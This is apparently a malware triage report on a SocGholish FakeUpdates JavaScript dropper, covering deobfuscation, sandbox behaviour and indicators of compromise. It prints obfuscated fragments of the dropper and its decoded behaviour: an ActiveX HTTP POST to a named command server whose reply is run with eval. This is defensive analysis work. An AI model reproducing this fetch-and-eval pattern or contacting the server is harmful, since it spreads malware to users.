Malware Analysis & Triage SocGholish FakeUpdates Update.js

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Executive Summary

SHA256 hash | f602878eb5ba39ed95d92d7e3d7e7a4e6df473abc8bb07a19a0a31aebc586620

SocGholish is a trojan malware family that is tricking users into downloading fake software updates. This sample is originally called Update.js and was pushed to Malware Bazaar by an unknown user. This file is the initial stage I malware for the SocGholish malware family. Such files are retrieved when visiting vulnerable webpages. In certain situations a fake update page could appear prompting the user to download malware in form of a JavaScript file.

The goal of the adversary with this file is download further malware from a remote location. When the user clicks the file, wscript will execute it and call back to a remote server to download further malware. The remote location is the following "rxfh.register.arpsychotherapy[.]com".

Malware sample and hashes have been previously submitted by other users to VirusTotal for further examination.



High-Level Technical Summary

This stage 1 malware attempts to download further malware to the system. The whole script is focused on strings modification in order to not make it obvious what remote location the file will connect to. The stage 2 malware could not be retrieved, but the stage 1 JavaScript could be deobfuscated to the following.

ActiveXObj:

This is used by adversaries to bypass browser and system restrictions to make HTTP requests, manipulating file system or executing arbitrary code.

MSXML2.XMLHTTP: This is an ActiveX object to create HTTP requests.

Open:

The string indicates the new creation of a HTTP request. It would look something like: activeXObject.open("POST", "https://rxfh.register.arpsychotherapy[.]com/editContent", false);

False:

Indicates that the script will wait for the request to complete before continuing execution.

Send:

This indicates that the HTTP request will be send. The encrypted string will be posted.

Eval:

The adversary may execute the retrieved code from the remote server via this function.

```
C:\Users\Illirian\Desktop
\( \) node f602878eb5ba39ed95d92d7e3d7e7a4e6df473abc8bb07a19a0a31aebc586620.js
\( \) ActiveXObj
\( \) MSXML2.XMLHTTP
\( \) open
\( \) POST https://rxfh.register.arpsychotherapy.com/editContent false
\( \) setRequestHeader
\( \) Upgrade-Insecure-Requests 1
\( \) send
\( \) IKYX45UNyw1M76yExA+/i4KhMaQjnleagv6wwjmGHA==
\( \) eval
```



Malware Composition

File Name SHA256 Hash
Update.js f602878eb5ba39ed95d92d7e3d7e7a4e6df473abc8bb07a19a0a31aebc586620

Update.js:

An obfuscated JavaScript containing information to reach the remote server to download further malware and execute it.

//@cc_on@*//*@if(1){(function(_0xe17ad4,_0x21fc74){var a0_0x1acc98={_0x9697f0:'L#nc',_0x58f76c:0xdc,_0x387 _0x41c5cd:'@)hs',_0x8ec35d:0xeb,_0x510420:')yY&',_0x1f8e3f:0xe0,_0x512cf0:')yY&',_0x10530d:0xd9,_0x5563e7: a0 0xb38e57={ 0x2457ae:0x31};function 0x314691(0x4266c5, 0x280b17){return a0 0x1ddf(0x280b17-a0 0xb38e57 (a0_0x1acc98._0x9697f0,a0_0x1acc98._0x58f76c))/0x1+parseInt(_0x314691(a0_0x1acc98._0x387ff5,a0_0x1acc98._0x (a0_0x1acc98._0x13e4e8,a0_0x1acc98._0xf25940))/0x4*(parseInt(_0x314691(a0_0x1acc98._0x387ff5,a0_0x1acc98._0 (a0_0x1acc98._0x510420,a0_0x1acc98._0x1f8e3f))/0x7)+-parseInt(_0x314691(a0_0x1acc98._0x512cf0,a0_0x1acc98. (a0_0x1acc98._0x387ff5,a0_0x1acc98._0x50142c))/0xa)+parseInt(_0x314691(a0_0x1acc98._0x451d2e,a0_0x1acc98._0 (_0x26d3ec===_0x21fc74)break;else _0x1f1bf1['push'](_0x1f1bf1['shift']());}catch(_0x5cfce6){_0x1f1bf1['push _0x16e27a:'7X^%',_0xe6da9e:0x4e},a0_0x2852ce={_0x3181ed:0x74},_0x12d638=_0x2bcda0(a0_0x1308b7._0x16e27a,a0 .0x3181ed,_0x42ae79);}return _0xf07673[_0x12d638];};function a0_0x1ddf(_0x5ef7bf,_0x5d84b2){var _0xdd8d9a=a _0x1ddfd9];if(a0_0x1ddf['pdpvEW']===undefined){var _0x1c2d42=function(_0xadebff){var _0xf07673='abcdefghi 0x378af3, 0x2d1c7f, 0x5dd355=0x0; 0x2d1c7f= 0xadebff['charAt'](0x5dd355++);~ 0x2d1c7f&&(0x378af3= 0x4041 -0x2* 0x40418c&0x6)):0x0){ 0x2d1c7f= 0xf07673['index0f'](0x2d1c7f);}for(var 0x144b85=0x0, 0x145647= 0x12 toString'](0x10))['slice'](-0x2);}return decodeURIComponent(_0x282bd5);};var _0x5671bf=function(_0x13bce' .0x2f8e2e;for(_0x2f8e2e=0x0;_0x2f8e2e<0x100;_0x2f8<mark>e</mark>2e++){_0x52f85e[_0x2f8e2e]=_0x2f8e2e;}for(_0x2f8e2e=0x0; _0x2f8e2e%_0x5b8314['length']))%0x100,_0xf10f3b=_0x52f85e[_0x2f8e2e],_0x52f85e[_0x2f8e2e]=_0x52f85e[_0x513 'length'];_0x6a10f2++){_0x2f8e2e=(_0x2f8e2e+0x1)%0x100,_0x5134ef=(_0x5134ef+_0x52f85e[_0x2f8e2e])%0x100,_0 .0x489d9f+=String['fromCharCode'](_0x13bcef['charCodeAt'](_0x6a10f2)^_0x52f85e[(_0x52f85e[_0x2f8e2e]+_0x52f pdpvEW']=!![];}var 0x4226a9= 0xdd8d9a[0x0], 0x53612c= 0x1ddfd9+ 0x4226a9, 0x4eec68= 0x5ef7bf[0x53612c] .0x11db02,_0xc04096),_0x5ef7bf[_0x53612c]=_0x11db02):_0x11db02=_0x4eec68,_0x11db02;},a0_0x1ddf(_0x5ef7bf, 7X^%')+a0_0x389533(0x51,'WJs%'));function a0_0x389533(_0x4f1c32,_0x3d647c){var a0_0x2b1bf0={_0x13f36c:0x74 'WPZdLCoPzhnihYRdSr8CW67dJq','W4/cL8kWmq','WQOOx8o8WOZcTCku','m0RdJxi','WPJdK8kHlb09CbC','DgDBW6/cKSkDdCon oSoYCSkmAWpdRI9DW4m','W7mlWQiXA8kLWOzTWOnM','A8otBSolWRC','pLVdNN5cqCkLqSkkCW','WOiPWPm','qmkKdHbBicrlsci WPldMvH0xSoDrYrEha','WOOSoCkKWQ3cN8ktW5BcPJiVW78','pYm4rSkIWR1jw0KzWRDOWRi','DMasWRNcJCk3gSop','x8kLrCkD' irRcNSold8kpW7NdUmoLj8kYW4C', 'iCoJwvPwpJiJDZ0', 'jSotWQ8rkeTCpSkN', 'rCkHcraeBgDuwIBdHcaf', 'xSk5fCk9Bmoixfhd', 'xSk5fCk9Bm'WP3dSvBcOeqQW5Leemksn8ol','WQBcNfVcM8oTl8kIW6hcPHS','W7FcRNtcHr3dIYPsumomWOLu','FCovW5qslwj9nCkJW4y','W4W9 0x50b9d1;};return a0 0xdd8d();}a0 0xadebff[a0 0x389533(0x47,'g[)#')](a0 0x389533(0x55,'Uf(r'),a0 0x389533(h7G')+a0_0x389533(0x30,'g&9h'),![]),a0_0xadebff[a0_0x389533(0x29,'ozUG')+a0_0x389533(0x3c,'wOKU')](a0_0x389 (a0_0x389533(0x28,'D@OY')+a0_0x389533(0x36,'^c7P')+a0_0x389533(0x4d,'chAB')+a0_0x389533(0x4b,'7Y0p')+a0_0x3

Fig 1: Snippet of Obfuscated JavaScript File.




Static Analysis

The goal of this analysis was to understand what that JavaScript file is trying to do in order to then catch the corresponding lines of code and insert statements to print to the console.

VirusTotal

Basic information about this malware can be seen in Virustotal.



The first step attempted was to find all occurences of ";" and replace it with "; \n ", so that my Visual Studio Code environment be able to later format the code as it should be.





In the next step the whole code is word wrapped and then functions not needed will be removed from the code like shown in following pictures. This snippets are conditional comments, which can be removed by deobfuscator programs because they seem like they are commented.

Example of such a Deobfuscation can be seen below. Here we can see that the commented strings are removed, which contain malicious content.

```
function _0x314691(_0x4266c5, _0x280b17) {
    return a0_0x1ddf(_0x280b17 - a0_0xb38e57._0x2457ae, _0x4266c5);
var _0x1f1bf1 = _0xe17ad4();
while (!![]) {
        var _0x26d3ec = parseInt(_0x314691(a0_0x1acc98._0x9697f0, a0_0x1acc98._0x58f76c)) / 0x1 + parseInt(_0x314691(a0_0x1acc98._0x387ff5, a0_0x1acc98._0x58f76c))
0x1acc98._0x414607)) / 0x2 * (parseInt(_0x314691(a0_0x1acc98._0x5e7f3f, a0_0x1acc98._0x8d5ec7)) / 0x3) + -parseInt(_0x314691(a0_0x1acc98._0x13e
4e8, a0_0x1acc98._0xf25940)) / 0x4 * (parseInt(_0x314691(a0_0x1acc98._0x387ff5, a0_0x1acc98._0x4a9e7f)) / 0x5) + -parseInt(_0x314691(a0_0x1acc9
8._0x41c5cd, a0_0x1acc98._0x8ec35d)) / 0x6 * (-parseInt(_0x314691(a0_0x1acc98._0x510420, a0_0x1acc98._0x1f8e3f)) / 0x7) + -parseInt(_0x314691(a
0_0x1acc98._0x512cf0, a0_0x1acc98._0x10530d)) / 0x8 + parseInt(_0x314691(a0_0x1acc98._0x5563e7, a0_0x1acc98._0x175826)) / 0x9 * (-parseInt(_0x3
14691(a0_0x1acc98._0x387ff5, a0_0x1acc98._0x50142c)) / 0xa) + parseInt(_0x314691(a0_0x1acc98._0x451d2e, a0_0x1acc98._0x40f249)) / 0xb * (parseI
nt(_0x314691(a0_0x1acc98._0x42eedb, a0_0x1acc98._0xaa0452)) / 0xc);
        if (_0x26d3ec === _0x21fc74) break;
        else _0x1f1bf1['push'](_0x1f1bf1['shift']());
    } catch (_0x5cfce6) {
        _0x1f1bf1['push'](_0x1f1bf1['shift']());
}(a0_0xdd8d, 0x74f4b));
```

Below is the original form.

```
//@cc_on@*//*@if(1){(function(_0xe17ad4,_0x21fc74){var a0_0x1acc98={_0x9697f0:'L#nc',_0x58f76c:0xdc,_0
_0x41c5cd:'@)hs',_0x8ec35d:0xeb,_0x510420:')yY&',_0x1f8e3f:0xe0,_0x512cf0:')yY&',_0x10530d:0xd9,_0x556
a0_0xb38e57={_0x2457ae:0x31};
function _0x314691(_0x4266c5,_0x280b17){return a0_0x1ddf(_0x280b17-a0_0xb38e57._0x2457ae,_0x4266c5);
war _0x1f1bf1=_0xe17ad4();
```

After removing these conditional comments, in the next step all possible strings will be written to console by console.log() in order to catch them and check what the malicious JavaScript file creates as strings.



The following picture shows commented out lines. These lines create new objects, which will contain properties according to the merged strings. This means that I can now print these strings to the console instead of creating an object. The console.log lines show all string occurences. All of them will be printed to the console, which then after execution of the JavaScript file showed the HTTP request to the remote server.

```
//var stringObject = new this[(stringManipulator(0x3e, 'JJNG')) + (stringManipulator(0x2a, 'g[)#'))](stringManipulator(0x2d, 'TX'%') + stringManipulator(0x51, 'WJ5%')

function stringManipulator(hexVariable, stringVariable) {
    var object = { hexProperty: 0x74 };
    return unknownFunction(hexVariable - -object.hexProperty, stringVariable);
}

function retrieveArrayOfString() {
    var arrayOfString = ['NPZdLOP;hnihYRdsrBCN67d3q', 'N4/cL8kWmq', 'NQOOX808MOZcTCku', 'm0RdJxi', 'NPJdK8kWilb09CbC', 'DgDBN6/cKSkDdConbuC', 'NQjgq8ooNQ05N6pcH4AR', retrieveArrayOfString = function () { return arrayOfString; };
    return retrieveArrayOfString();
}


console.log(stringManipulator(0x3e, 'JJNG')) + (stringManipulator(0x2a, 'g[)#'));
    console.log(stringManipulator(0x2d, 'YX'*) + stringManipulator(0x3i, 'NDS*'));
    console.log(stringManipulator(0x2d, 'YX'*) + stringManipulator(0x3i, 'NOS'));
    console.log(stringManipulator(0x2d, 'YC') + stringManipulator(0x3i, 'NOKU'));
    console.log(stringManipulator(0x2b, 'OzUG') + stringManipulator(0x3c, 'NOKU'));
    console.log(stringManipulator(0x2b, 'NDPC') + stringManipulator(0x2e, 'JNGh'), '1');
    console.log(stringManipulator(0x2b, 'NDPC') + stringManipulator(0x2b, 'OZUG') + stringManipulator(0x2b, 'DQOY') + stringManipulator(0x2b, 'OZUG') + stringManipulator(0x2b, 'DQOY') + stringManipulator(0x2b, 'DQOY') + stringManipulator(0x3b, 'NCP') + stringManipulator(0x4b, 'NAB') + stringManipul
```

```
C:\Users\Illirian\Desktop
\( \) node f602878eb5ba39ed95d92d7e3d7e7a4e6df473abc8bb07a19a0a31aebc586620.js
\( \) ActiveXObj
\( \) MSXML2.XMLHTTP
\( \) open
\( \) POST https://rxfh.register.arpsychotherapy.com/editContent false
\( \) setRequestHeader
\( \) Upgrade-Insecure-Requests 1
\( \) send
\( \) IKYX45UNyw1M76yExA+/i4KhMaQjnleagv6wwjmGHA==
\( \) eval
```



Dynamic Analysis


Executing the file the following with inetsim from Remnux active the following can be observed. This shows that a file download was not successful.



Taking a look at Wireshark following can be seen, which was also expected. The domain observed during static analysis was queried by DNS.


dns						
lo.	Time	Source	Destination	Protocol	Length Info	
+	1 0.000000000	10.0.0.4	10.0.0.3	DNS	93 Standard query 0x89dc A rxfh.register.arpsychotherapy.com	
_	2 0.005209457	10.0.0.3	10.0.0.4	DNS	109 Standard query response 0x89dc A rxfh.register.arpsychotherapy.com A 10.0.0.3	

Also following connections can be observed, which show that the connection is using HTTPS.



Using ProcMon and ProcessHacker the following information can be observed. The JavaScript file is executed via C:\Windows\System32\WScript.exe and also ProcMon observes the network connections. No other child processes for WScript like cmd.exe were observed for this process.





Since the download from the remote server could not be retrieved, the analysis is finished here.



Indicators of Compromise

The full list of IOCs can be found in the Appendices.

Network Indicators

hxxps://rxfh.register.arpsychotherapy[.]com/editContent